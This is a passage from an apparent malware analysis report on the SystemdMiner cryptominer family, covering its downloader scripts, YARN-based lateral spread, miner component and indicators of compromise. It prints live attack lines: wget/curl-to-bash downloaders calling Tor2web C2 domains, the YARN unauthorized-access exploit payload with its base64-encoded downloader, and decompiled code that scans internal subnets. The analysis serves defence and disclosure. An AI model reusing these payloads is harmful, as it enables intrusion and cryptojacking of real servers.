    (wget -qU- -O- --no-check-certificate $1$x || curl -fsSLkA- $1$x)|bash
}


if [ -f /tmp/.systemd-update ]; then
    kill -9 $(cat /tmp/.X1M-unix) && rm -f /tmp/.X1M-unix;rm -f /tmp/.systemd-update
    d rapid7cpfqnwxodo.onion.in.net || d rapid7cpfqnwxodo.tor2web.fyi
fi

u rapid7cpfqnwxodo.onion.in.net || u rapid7cpfqnwxodo.tor2web.fyi
```

systemd-login-ddg uses this script to check the sample update flag file `/tmp/.systemd-updateand` and download the latest **systemd-login** sample accordingly. The latest malicious shell script, **systemd.sh** is then downloaded and executed.

Next, **systemd-login-ddg** executes the sixth shell script. The sixth shell script is basically the same as the fifth one, except that there is one more C2 Domain to download the **systemd-login** sample: `rapid7cpfqnwxodo.tor2web.io` .

3.2 Systemd-resolve

As mentioned earlier, **systemd-resolve** integrates YARN's unauthorized access vulnerability to spred to other hosts horizontally. It is very similar to systemd-login-ddg , except that its daemon is named `-rbash` .

The sample is mainly used for internal network propagation targeting `172.16.0.0/12` , `192.168.0.0/16` and `10.0.0.0/8` . The sample first checks the **LAN_IP** of the current host, whether it belongs to the above three intranet segments:

```
  check_local_net_conf();
  if ( lan_172_flag )
  {
    dword_6133AC = 0;
    sub_40148F("172.16.0.0/12", &qword_6133D0, &qword_613018);
    sub_40167A(&dst_port, &dword_6133C4, &dword_6133C8);
    qword_6145A0 = qword_6133D0;
    dword_6145A8 = dword_6133C4;
    Exploit();
    goto LABEL_23;
  }
  if ( lan_192_168_flag )
  {
    dword_6133AC = 0;
    sub_40148F("192.168.0.0/16", &qword_6133D0, &qword_613018);
    sub_40167A(&dst_port, &dword_6133C4, &dword_6133C8);
    qword_6145A0 = qword_6133D0;
    dword_6145A8 = dword_6133C4;
    Exploit();
    goto LABEL_23;
  }
  if ( lan_10_flag )
  {
    dword_6133AC = 0;
    sub_40148F("10.0.0.0/8", &qword_6133D0, &qword_613018);
    sub_40167A(&dst_port, &dword_6133C4, &dword_6133C8);
    qword_6145A0 = qword_6133D0;
    dword_6145A8 = dword_6133C4;
    Exploit();
LABEL_23:
    sub_40907C(0LL, (signed __int64)&dword_6133C4);
  }
```

If the current host's LAN_IP belongs to the above three network segments, the sample checks the **8088** ports of each host on the network:

Source	Destination	Protocol	Length	Info
10.1[redacted]	10.2.143.223	TCP	74	58672 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1029920790 TSecr=0 WS=128
10.1[redacted]	10.2.143.224	TCP	74	53104 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1925950484 TSecr=0 WS=128
10.1[redacted]	10.2.143.225	TCP	74	43380 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4083102602 TSecr=0 WS=128
10.1[redacted]	10.2.143.226	TCP	74	47854 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=638677647 TSecr=0 WS=128
10.1[redacted]	10.2.143.227	TCP	74	54156 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1477390848 TSecr=0 WS=128
10.1[redacted]	10.2.143.228	TCP	74	39626 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2596520819 TSecr=0 WS=128
10.1[redacted]	10.2.143.229	TCP	74	57020 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1112923635 TSecr=0 WS=128
10.1[redacted]	10.2.143.230	TCP	74	49898 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1093122408 TSecr=0 WS=128
10.1[redacted]	10.2.143.231	TCP	74	54268 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1787730656 TSecr=0 WS=128
10.1[redacted]	10.2.143.232	TCP	74	47586 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3050315313 TSecr=0 WS=128
10.1[redacted]	10.2.143.233	TCP	74	60360 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=916226026 TSecr=0 WS=128
10.1[redacted]	10.2.143.234	TCP	74	45300 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=521760082 TSecr=0 WS=128
10.1[redacted]	10.2.143.235	TCP	74	35156 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2765901657 TSecr=0 WS=128
10.1[redacted]	10.2.143.236	TCP	74	35412 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1847306709 TSecr=0 WS=128
10.1[redacted]	10.2.143.237	TCP	74	49518 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2400096661 TSecr=0 WS=128
10.1[redacted]	10.2.143.238	TCP	74	58916 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=539233017 TSecr=0 WS=128
10.1[redacted]	10.2.143.239	TCP	74	57058 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3743021061 TSecr=0 WS=128
10.1[redacted]	10.2.143.240	TCP	74	57014 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1244564322 TSecr=0 WS=128
10.1[redacted]	10.2.143.241	TCP	74	44250 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3515521135 TSecr=0 WS=128
10.1[redacted]	10.2.143.242	TCP	74	52974 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3214959791 TSecr=0 WS=128
10.1[redacted]	10.2.143.243	TCP	74	52074 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=326390248 TSecr=0 WS=128
10.1[redacted]	10.2.143.244	TCP	74	33324 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1210085551 TSecr=0 WS=128
10.1[redacted]	10.2.143.245	TCP	74	54466 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1210055151 TSecr=0 WS=128
10.1[redacted]	10.2.143.246	TCP	74	58710 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1549149512 TSecr=0 WS=128
10.1[redacted]	10.2.143.247	TCP	74	39262 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2187077880 TSecr=0 WS=128
10.1[redacted]	10.2.143.248	TCP	74	59164 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2503994884 TSecr=0 WS=128
10.1[redacted]	10.2.143.249	TCP	74	57550 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3268797942 TSecr=0 WS=128
10.1[redacted]	10.2.143.250	TCP	74	38630 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=23596750 TSecr=0 WS=128
10.1[redacted]	10.2.143.251	TCP	74	44128 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1344158371 TSecr=0 WS=128
10.1[redacted]	10.2.143.252	TCP	74	35044 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=253494669 TSecr=0 WS=128
10.1[redacted]	10.2.143.253	TCP	74	51188 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2218028899 TSecr=0 WS=128
10.1[redacted]	10.2.143.254	TCP	74	55354 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2320173036 TSecr=0 WS=128
10.1[redacted]	10.2.143.255	TCP	74	42284 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2910993188 TSecr=0 WS=128
10.1[redacted]	10.2.144.0	TCP	74	52168 → 8088 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=555412227 TSecr=0 WS=128

For the right target host, to use the following Payload to propagate itself:

```
.rodata:0000000000411200 aAppIdWgetQoPos db 'app_id=$(wget -qO- --post-data ',27h,27h,' http://%s:%d/ws/v1/clu'
.rodata:0000000000411200                                         ; DATA XREF: Exploit+209↑o
.rodata:0000000000411200                 db 'ster/apps/new-application|grep -o "application_[0-9]*_[0-9]*");',0
.rodata:0000000000411278 aWgetQoPostData db 'wget -qO- --post-data ',27h,'{"am-container-spec": {"commands": {'
.rodata:0000000000411278                                         ; DATA XREF: Exploit+229↑o
.rodata:0000000000411278                 db '"command": "echo ZXhlYyAmPi9kZXYvbnVsbApleHBvcnQgUEFUSD0kUEFUSDov'
.rodata:0000000000411278                 db 'YmluOi9zYmluOi91c3IvYmluOi91c3Ivc2JpbjovdXNyL2xvY2FsL2JpbjovdXNyL'
.rodata:0000000000411278                 db '2xvY2FsL3NiaW4KCmQoKSB7CiAgICB4PS9zeXN0ZW1kLWxvZ2luLWgKICAgIHk9L3'
.rodata:0000000000411278                 db 'RtcC9zeXN0ZW1kCiAgICB3Z2V0IC1xVS0gLS1uby1jaGVjay1jZXJ0aWZpY2F0ZSA'
.rodata:0000000000411278                 db 'kMSR4IC1PJHkgfHwgY3VybCAtZnNTTGtBLSAkMSR4IC1vJHkKICAgIGNobW9kICt4'
.rodata:0000000000411278                 db 'ICR5OyR5Cn0KCmlmICEgcHMgLXAgJCg8IC90bXAvL1gxTS11bml4KTsgdGhlbgogI'
.rodata:0000000000411278                 db 'CAgZCBhcHRnZXRneHFzM3NlY2RhLnRvcjJ3ZWIuZnlpIHx8IGQgYXB0Z2V0Z3hxcz'
.rodata:0000000000411278                 db 'NzZWNkYS5vbmlvbi5pbi5uZXQgfHwgZCBhcHRnZXRneHFzM3NlY2RhLm9uaW9uLnN'
.rodata:0000000000411278                 db 'oIHx8IGQgYXB0Z2V0Z3hxczNzZWNkYS50b3Iyd2ViLmlvCmZpCg==|base64 -d|b'
.rodata:0000000000411278                 db 'ash"}},"application-id": "',27h,'$app_id',27h,'", "application-ty'
.rodata:0000000000411278                 db 'pe": "YARN", "application-name": "',27h,'$app_id',27h,'"}',27h,' '
.rodata:0000000000411278                 db '--header "Content-Type: application/json" http://%s:%d/ws/v1/clus'
.rodata:0000000000411278                 db 'ter/apps &>/dev/null',0
```

The shell script in Payload is also Base64 encoded and decoded as follows:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin

d() {
    x=/systemd-login-h
    y=/tmp/systemd
    wget -qU- --no-check-certificate $1$x -O$y || curl -fsSLkA- $1$x -o$y
    chmod +x $y;$y
}

if ! ps -p $(< /tmp/.X1M-unix); then
    d aptgetgxqs3secda.tor2web.fyi || d aptgetgxqs3secda.onion.in.net || d
aptgetgxqs3secda.onion.sh || d aptgetgxqs3secda.tor2web.io
fi
```

We can see that **systemd-login-h** will be downloaded and executed. This systemd-login-h function is the same as the systemd-login-ddg analyzed above.

3.3 Systemd.sh

As mentioned earlier, **systemd-login-ddg** downloads **systemd.sh** and executes it in the fifth shell script. In the early days of our analysis of the SystemdMiner family, this **systemd.sh** script had no substantive content:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
```

At around noon at 2019.4.23, the attacker officially put the systemd.sh online, the latest systemd.sh content:

```
exec &>/dev/null
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
d() {
    x=/systemd-analyze
    y=/tmp/.systemd-analyze
    wget -qU- --no-check-certificate $1$x -O$y || curl -fsSLkA- $1$x -o$y
    chmod +x $y;$y
    sleep 6
}

if ! ps -p $(cat /tmp/.X11-lock); then
    d rapid7cpfqnwxodo.d2web.org
fi
```

Thus its purpose is to download **systemd-analyze** and execute it.

3.4 Systemd-analyze

As mentioned above, SystemdMiner's current profit method is cryptomining, and the cryptominer program that ultimately undertakes this task is this **systemd-analyze**. The program also has the same methods of anti-analysis as SystemdMiner's other binaries, except that it names its own process as a 6-bytes random string of uppercase and lowercase letters and numbers. XMRig related string in the miner program:

Address	Length	Type	String
.rodata:000000000048B9C0	00000059	C	{\"method\":\"submit\",\"params\":{\"id\":\"%s\",\"job_id\":\"%s\",\"nonce\":\"%s\",\"result\":\"%s\"},\"id\":1}
.rodata:000000000048BA20	00000023	C	stratum+tcp://donate.xmrig.com:443
.rodata:000000000048BA48	00000024	C	stratum+tcp://donate.xmrig.com:3333

The cryptomining pool (Or Proxy) is under the attacker's own control. The mining account, password and Or Proxy used are as follows:

```
.text:00000000004372E0                push    rbp
.text:00000000004372E1                push    rbx
.text:00000000004372E2                lea     rdi, aXXXXXXXX+16h ; "x"
.text:00000000004372E9                sub     rsp, 58h
.text:00000000004372ED                call    sub_481C90
.text:00000000004372F2                mov     rdx, offset pool_name
.text:00000000004372F9                lea     rdi, aXXXXXXXX+16h ; "x"
.text:0000000000437300                mov     [rdx], rax
.text:0000000000437303                call    sub_481C90
.text:0000000000437308                mov     rcx, offset pool_pass
.text:000000000043730F                mov     rdi, rsp
.text:0000000000437312                mov     [rsp+68h+var_28], 0
.text:0000000000437317                movdqa  xmm0, xmmword ptr cs:aStratumTcp5167 ; "stratum+tcp://5.167.55.128:8080"
.text:000000000043731F                movdqa  xmm1, xmmword ptr cs:aStratumTcp5167+10h ; "167.55.128:8080"
.text:0000000000437327                mov     [rcx], rax
.text:000000000043732A                movdqa  xmm2, xmmword ptr cs:aStratumTcp1362 ; "stratum+tcp://136.243.90.99:8080"
.text:0000000000437332                movdqa  xmm3, xmmword ptr cs:aStratumTcp1362+10h ; "6.243.90.99:8080"
.text:000000000043733A                movaps  [rsp+68h+var_68], xmm0
.text:000000000043733E                movaps  [rsp+68h+var_58], xmm1
.text:0000000000437343                movaps  [rsp+68h+var_48], xmm2
.text:0000000000437348                movaps  [rsp+68h+var_38], xmm3
.text:000000000043734D                call    sub_481C90
```

The corresponding IPs belongs to normal company or organization, most likey hacked hosts.

DomainDNS Recorde TypeIPRemarkpol-ice.ruA5.167.55.128An Ice-cream firm in Ruassiaecosustain.infoA136.243.90.99A project from European Regional Development Fund

4. IoCs

Domains

```
aptgetgxqs3secda.onion.ly
aptgetgxqs3secda.onion.pet
aptgetgxqs3secda.tor2web.fyi
aptgetgxqs3secda.onion.in.net
aptgetgxqs3secda.onion.mn
aptgetgxqs3secda.d2web.org
rapid7cpfqnwxodo.tor2web.fyi
rapid7cpfqnwxodo.onion.in.net
rapid7cpfqnwxodo.onion.ly
rapid7cpfqnwxodo.onion.pet
rapid7cpfqnwxodo.onion.mn
rapid7cpfqnwxodo.d2web.org
```

Md5:

```
64315b604bd7a4b2886bba0e6e5176be
dd8202ac5e6a2f6c8638116aa09694d7
45e4d4671efcd1d9e502359c2fbbd6eb
aa83345c8cc3e7b41709f96bfb9844f8
9f3edaa64e912661cd03f1aa9d342162
aa83345c8cc3e7b41709f96bfb9844f8
4215f6306caa3b216295334538cad257
50da2fb3920bfedfeb9e3a58ca008779
ceaee3da774cc712dc735d38194b396e
8d9f26cd8358dce9f44ee7d30a96793f
4bff1a92e6adcfe48c8b0f42b21a5af6
```